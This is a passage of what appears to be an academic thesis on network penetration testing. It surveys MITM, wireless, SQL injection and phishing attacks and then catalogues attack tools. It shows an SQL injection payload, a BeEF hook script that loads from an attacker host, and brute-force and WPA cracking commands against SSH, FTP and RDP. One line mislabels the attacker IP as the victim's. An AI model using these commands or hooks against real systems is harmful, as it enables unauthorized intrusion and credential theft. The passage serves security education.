

Figure 2.3 Demonstration of ARP spoofing attack (ARP Spoofing, 2015)

2.5.8 Man-In-The-Middle Attack

The man-in-the-middle (MITM) attack is a specific attack that the traffic is intercepted by an attacker. The TCP traffic between two hosts is an example of HTTP transaction. An attacker may intercept the traffic between the client and server, then there will be two connections, one is between the host and the attacker and second is between the attacker and the server. In this situation, the attacker works like a proxy, and the traffic of victim flows through the attacker. So, the attacker may manipulate and alter the data, (Man in the Middle Attack, 2015).

Owasp claimed that MITM attack is a critical and dangerous attack type. Because of unsecure nature of HTTP protocol, the traffic between the victim and the server is possible to be listened and manipulated. The data flows through the attacker is also possible to be captured. Session cookie, login credentials, FTP credentials and e-mail traffic are also in danger with this type of attack. Figure 2.4 is a demonstration of man-in-the-middle attack.



Figure 2.4 Demonstration of Man in the Middle Attack (MITM attack, 2016)

Callegati et al. (2009) searched MITM attack to the HTTPS protocol. They said that when visiting a HTTPS web site, a certificate with its public key is sent to the victim web browser. When this certificate is not safe, then the traffic between the victim and the server is possible to be vulnerable. A warning message warns users that the connection is not safe in this situation.

2.5.9 Wireless Network Attack

Wireless network is widely used nowadays. Because of being cheap and easy, wireless networks are found easily. The other reason to use wireless network is mobility integration. Mobile smart phones, tablets and notebooks have wireless network cards. The only thing that anyone wants to connect this network should do is

to enter wireless network password. Brute Force or Dictionary attack is used to crack easy wireless network passwords.

Morgan (2006) told that there are many benefits of wireless technology in the commercial industry and home usage. By the help of setting wireless networks on everywhere, people understand and take advantage of the mobility and it's flexibility inside and outside of the company. This is very important for productivity and performance that it causes new business relationships and customers. When people use wireless networks, security is not concerned seriously. The benefits of this technology are numerous but there are also risks for using this infrastructure.

Morgan (2006) also indicated that wireless network attack is an attack type which can be easily done because of its nature. Anyone may attack to wireless network if he already knows the wireless password. It should not be forgotten that sometimes we have to give the passwords to our clients, guests or anyone. After giving the passwords, who knows that whether the person attending to the wireless network is a hacker and will attack the network or not. For this reason, administrators have to be serious about taking anyone to their wireless network. Wireless network attacks can consist of human error, eavesdropping, rogue access points, WPS cracking, MAC address spoofing, improper network design, man-in-the-middle attacks and network injection.

2.5.10 SQL Injection Attack

Owasp refers that SQL injection attack (2015) is a type of injection attack and includes "insertion" or "injection" of the database with SQL queries. It is achieved by inserting data to the web application. An attacker can modify and manipulate database besides, critical information such as login credentials and data may be compromised via SQL injection attack. PHP and ASP applications may be vulnerable for SQL injection because of their programming nature.

For example, `' OR '2'='2'` SQL statement renders one of the following

SQL statements by the parent language:

```
SELECT * FROM users WHERE name = '' OR '2'='2';
```

When this SQL query is executed, whether the first part is true or not, the second part is always true. With `OR` logical expression, if one part is true then all expression will become true. Vulnerable web applications are performed SQL injection via these methods, (SQL Injection, 2015).

2.5.11 Phishing Attack

Jagatic, et al. (2005) explained that Phishing is a method of social engineering attack that an attacker tries to convince the victim via fake and bogus form, e-mail and web sites. First goal of this type of attack is to lure the victim and to provide data entry to the fake field. So, the attacker can gather critical information via Phishing attack. There is a truth that nowadays, attackers can use this method in advanced forms and it is tough to understand if a received mail is a phishing or not. Victim password or critical data can be gathered via this attack.

Phishing mails and web sites are established for stealing data and also financial income or fraud. For this aim, attackers may install malicious software on web servers or set up bogus web site and mail. Besides, attackers use Social Engineering methods to convince victims to execute and run the malicious content on the victim's computer or browser. Many methods like downloading malicious software or a fake form or web site for this purpose are tried by attacker to lure person, (Phishing Attack, 2015).

Figure 2.5 is screenshot of a phishing fraud mail sent by an attacker. It is nearly the same as the original bank mail but this mail is sent from a fake e-mail address named `root@turkisbankasi.pw` which is used by attacker.

Figure 2.5 Screenshot of Iş Bankası phishing mail

CHAPTER THREE
ATTACK TOOLS

There are many tools used for the penetration attack to the corporate networks. Instead of knowing their installation process, the usage of this tools and additional information about these tools were explained.

The tools used in the attacks in the scope of this thesis are given below:

- Acunetix Web Vulnerability Scanner
- Airmon-ng
- Airodump-ng
- Aircrack-ng
- Armitage
- Beef
- Brute Force Attack Tools
- Cain and Abel
- Driftnet
- Ettercap
- Havij
- Hping3
- Metasploit
- Meterpreter
- Mimikatz
- Miranda
- Nmap
- Nessus

- Netcat
- Netstat
- SE Toolkit
- Shellter
- Snort
- Sqlmap
- Uniscan
- Wireshark
- XArp

3.1 Acunetix Web Vulnerability Scanner

Web vulnerability scanner is a product of Acunetix located in United Kingdom and can audit web site security via detecting web application vulnerability. Attackers want to find and exploit the web application vulnerabilities in CRM, dynamic web pages and important web pages. A vulnerable web application or a web service may allow attacker to reach to the database, so the attacker can carry out illegal operations on compromised devices, (Acunetix web vulnerability scanner, 2015).

These types of attacks are performed via HTTP and HTTPS also these ports are used for the web traffic of licit internet users. The traffic should be separated according to whether legitimate or not. On Content Management Systems (CMS) like Joomla, Wordpress and other e-commerce platforms may have side effects about web applications. Many web application attacks are performed to built-in CMS platforms, (Acunetix web vulnerability scanner, 2015).

This software is a web vulnerability scanner and also so many special tools such as site crawler, target finder, subdomain scanner, blind SQL injector, HTTP editor, HTTP sniffer, HTTP fuzzer, authentication tester can be executed within this

software. Report module is also located in this program. General view of Acunetix Web Vulnerability Scanner is given in Figure 3.1.



Figure 3.1 General view of Acunetix Web Vulnerability Scanner

3.2 Airmon-ng

Airmon-ng tool is a tool of Aircrack-ng tool suit and used to enable monitor mode on wireless interface of the device. It may also be used to go back from monitor mode to normal processing mode. When Airmon-ng command is entered without parameters, then this will show the actual status of device interfaces. Five important commands about wireless cracking are given below.

The usage of Airmon-ng is:

```
airmon-ng <start|stop> <device interface> [wireless channel] or airmon-ng <check|check kill>
```

Killing interfering processes is:

```
airmon-ng check kill
```

Monitor mode is enabled with given command:

```
airmon-ng start wlan0
```

Monitor mode is disabled with given command:

```
airmon-ng stop wlan0mon
```

After disabling monitor mode, for using wireless network card, you should do:

```
service network-manager start
```

3.3 Airodump-ng

Airodump-ng tool is a packet capturing tool of Aircrack-ng suit. It is used for collecting successful Initialization Vector (IV) packets in the format of raw 802.11 frames. These frames will be used to crack the password via Aircrack-ng tool, (Airodump-ng, 2015). The reason of using this tool is to find successful valid handshake on the wireless network to be wanted to crack.

The usage of Airodump-ng is:

```
airodump-ng <options> <interface>[,<interface>,...]
```

Here, "`options`" part consists of special properties like BSSID or wireless channel. "`BSSID`" is used for specifying the wireless network BSSID. "`W`" and write property is used for the file location for dumping and "`C`" prefix is used to

indicate wireless channel. If anyone wants to take further information, at the console typing Airodump-ng is enough.

3.4 Aircrack-ng

Aircrack-ng is a cracking tool of Wired Eqvivalent Privacy (WEP) and Wi-Fi Protected Access Pre-Shared Key (WPA-PSK) obtained by Airodump-ng tool. It performs optimized Korek attacks and PTW attacks so the speed of WEP and WPA cracking process is better than the other cracking tools. Besides, Aircrack-ng is a suit which can be used for inspection of wireless networks, (Aircrack-ng, 2015).

The base usage of Aircrack-ng is:

```
aircrack-ng [options] <capture file(s)>
```

As an option, wordlist selecting key "W" is important. The other thing to use Aircrack-ng is to show the captured file location which is found by the help of Airodump-ng command.

3.5 Armitage

Armitage is a graphical attack tool which uses Metasploit framework, it also finds the vulnerabilities and exploits the target via visual interface. The difference between Armitage and the other exploit tools is to do exploitation via visual interface. PostgreSQL database service must be started before starting this tool and Nmap software should be installed to the same device for network scanning. In this program, it is not a must to know Metasploit commands, the commands about the relevant vulnerability are automatically inserted by only selecting attack type.

Armitage is a visual exploit tool with the power of Metasploit framework. There are many properties like host searching, pre-exploitation and post-exploitation. The workspace of Armitage is a built-in environment that target hosts are picked via

Nmap tool search. This tool can also import data from other scanners. The visual operations show the exploit process to the attacker. Armitage also recommends relevant exploits about target operating systems. After successful exploitations, the Meterpreter session is set and ready to be used by attacker. An attacker can easily escalate privileges, dump the login hashes and keystrokes and also access command shell tool. Armitage can also be used to jump to the other device from compromised machines in a network, (Armitage, 2015). Screenshot of Armitage is given in Figure 3.2. The bottom side is Metasploit code part.



Figure 3.2 Screenshot of Armitage interface

3.6 Browser Exploitation Framework

Browser Exploitation Framework (BeEF) is a penetration testing framework which is specialized on the web browser. This tool allows attackers to exploit browser vulnerabilities via browsers. Unlike other attack tools, BeEF tries to exploit the victim browser via a Javascript hook via a static port which is generally 3000.

After a successful hook by an attacker, then he may control and command the browser and attack against the victim with the browser vulnerability. BeEF is generally used for attacking the targets via browser vulnerabilities and testing security structure of the victim, (BeEF, 2015). Screenshot of BeEF interface is given in Figure 3.3.



Figure 3.3 Screenshot of BeEF interface

BeEF is a Linux tool, before starting BeEF, Apache2 service must be started. After entering default beef credential, an interface is open to use this tool. In this thesis, this tool is used to perform social engineering attack. With this tool, anyone can perform so many attacks such as phishing, webcam attacks, different browser attacks and installing a malware just like as if it is an update of Flash or Java. If a victim visits a web page which contains below JavaScript code, then the browser of victim can be exploited by the attacker.

```
  <script
src="http://IP_address_of_attacker:3000/hook.js"></script
>
```

Where “IP_address_of_attacker” is the address of the victim and 3000 is the port

of BeEF tool.

3.7 Brute Force Tools

This attack is a kind of easy and powerful attack and will be an exact solution when user uses easy, weak and less digit passwords. However, since all possible combinations are checked one by one systematically, it is not an effective solution if the password consists of long digit and complicated. Four of the most used brute force attack tools are:

- Hydra
- Medusa
- Ncrack
- Ophcrack

3.7.1 Hydra

Hydra is one of the Brute Force tool which can be used at the penetration test. Hydra (2016) can generally be used when a remote authentication service is attacked and do faster dictionary and brute force attacks than the other tools. This tool supports many protocols like HTTP, FTP and other well-known protocols. Windows, Linux, Solaris and MAC OS platforms support this tool.

Example usage of Hydra is:

```
hydra -l root -P passwords_dictionary.txt IP_address ssh
```

```
hydra -L users.txt -P passwords_dictionary.txt IP_address ftp
```

In this part, “IP_address” means that the IP address of the attacked computer, “passwords_dictionary.txt” is the password dictionary text file and “users.txt” is the users’ dictionary text file. This tool has graphical interface named HydraGTK (Figure 3.4) and can support IPv6.



Figure 3.4 Screenshot of HydraGTK interface

3.7.2 Medusa

Medusa is explained by Kun (2016) that it is fast, slackly parallel, and modular login Brute Force tool. Many services including remote authentication are supported by this tool. Also, this tool has the capability of thread-based parallel testing, flexible user input and modular design. It supports more than 20 protocols, including MSSQL, MySQL, PostgreSQL, SSHV2, RLOGIN, SNMP and much more.

Example usage of Medusa is:

```
medusa -u root -P passwords_dictionary.txt -h IP_address -M ssh
```

```
medusa -U users.txt -P passwords_dictionary.txt -h IP_address -M ftp
```

Here, “IP_address” means that the IP address of the attacked computer, “passwords_dictionary.txt” is the password dictionary text file and “users.txt” is the users’ dictionary text file. Screenshot of Medusa interface is given in Figure 3.5.



Figure 3.5 Screenshot of Medusa interface (BackTrack Penetration Testing, 2012)

3.7.3 Ncrack

Network authentication cracking tool (Ncrack) is a cracking tool which can be used on network authentication attack, explained by Hantzis (2016). This tool is fast and powerful about parallel processing and also used on wide range protocols. Ncrack is flexible about supporting additional protocols because of modular infrastructure. It is used by security personnel and companies which wants to audit password security on large networks in a safe way. This tool can be used for many

service attacks like HTTP(S), RDP, SSH, SMB and TELNET.

Example usage of Ncrack is:

```
ncrack -u user -P passwords_dictionary.txt -p 3389 IP_address
```

```
ncrack -u user -P passwords_dictionary.txt -T 4 IP_address -p 21
```

Ncrack can support protocol less than Hydra and Medusa. According to a test called Brute Forcing Passwords with Ncrack, Hydra and Medusa (2012), Ncrack is better than Hydra and Medusa on RDP service attack as the property of speed and reliability.

3.7.4 Ophcrack

Ophcrack (2016) is explained on the internet source, as a free Windows password cracker which uses rainbow tables to crack passwords. Rainbow table method is used to crack password faster than the other cracking methods. This software has graphical interface as given in Figure 3.6 and can be run on many operating system with or without installation. Ophcrack can dump and load hash from encrypted Windows Security Account Manager (SAM) file, also crack LM and NTLM hash of Windows operating system like Windows XP, Vista, Windows 7 and Windows 8. SAM is a database of users' password on Windows machines. This software is also run as a live CD.

This program cracks inserted Windows passwords according to rainbow tables, this tables should be downloaded and installed into “Table” directory in the installation directory separately.



Figure 3.6 Screenshot of Ophcrack interface

3.8 Cain and Abel

Cain and Abel is a security tool and it includes many properties such as network password sniffing, cracking passwords with Dictionary, Brute Force and Rainbow tables methods, obtaining wireless networks passwords, VoIP operations, analyzing different routing protocols and also ARP poisoning operations. It can be used for Microsoft Operating Systems. Cain and Abel software is not an exploit tool, an attacker may not exploit any vulnerabilities of devices via this tool. This program supports some security weaknesses in protocols and authentication procedure. The main goal is to support recovering passwords and credentials, (Cain and Abel, 2010). An example screenshot of this software is given in Figure 3.7.

